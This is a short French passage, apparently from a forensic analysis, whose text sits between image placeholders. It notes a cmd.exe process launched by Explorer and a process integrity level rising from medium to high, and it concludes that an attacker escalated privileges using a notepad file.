
—



—





Ici on arrive à une exécution de cmd.exe



Lancé par l’explorateur de fichier.

En observant les integrity level, on remarque qu’entre le process 7552 et 2168, il y a une élévation de privilège avec l’integrity level passant de medium a high :





En conclusion, on observe qu’avec un simple fichier bloc notes, l’attaquant a réussi à élever ses privilèges et passer en privilège élevé. Cette élévation lui permettrai d'exécuter des commandes normalement impossible et de corrompre la machine attaqué.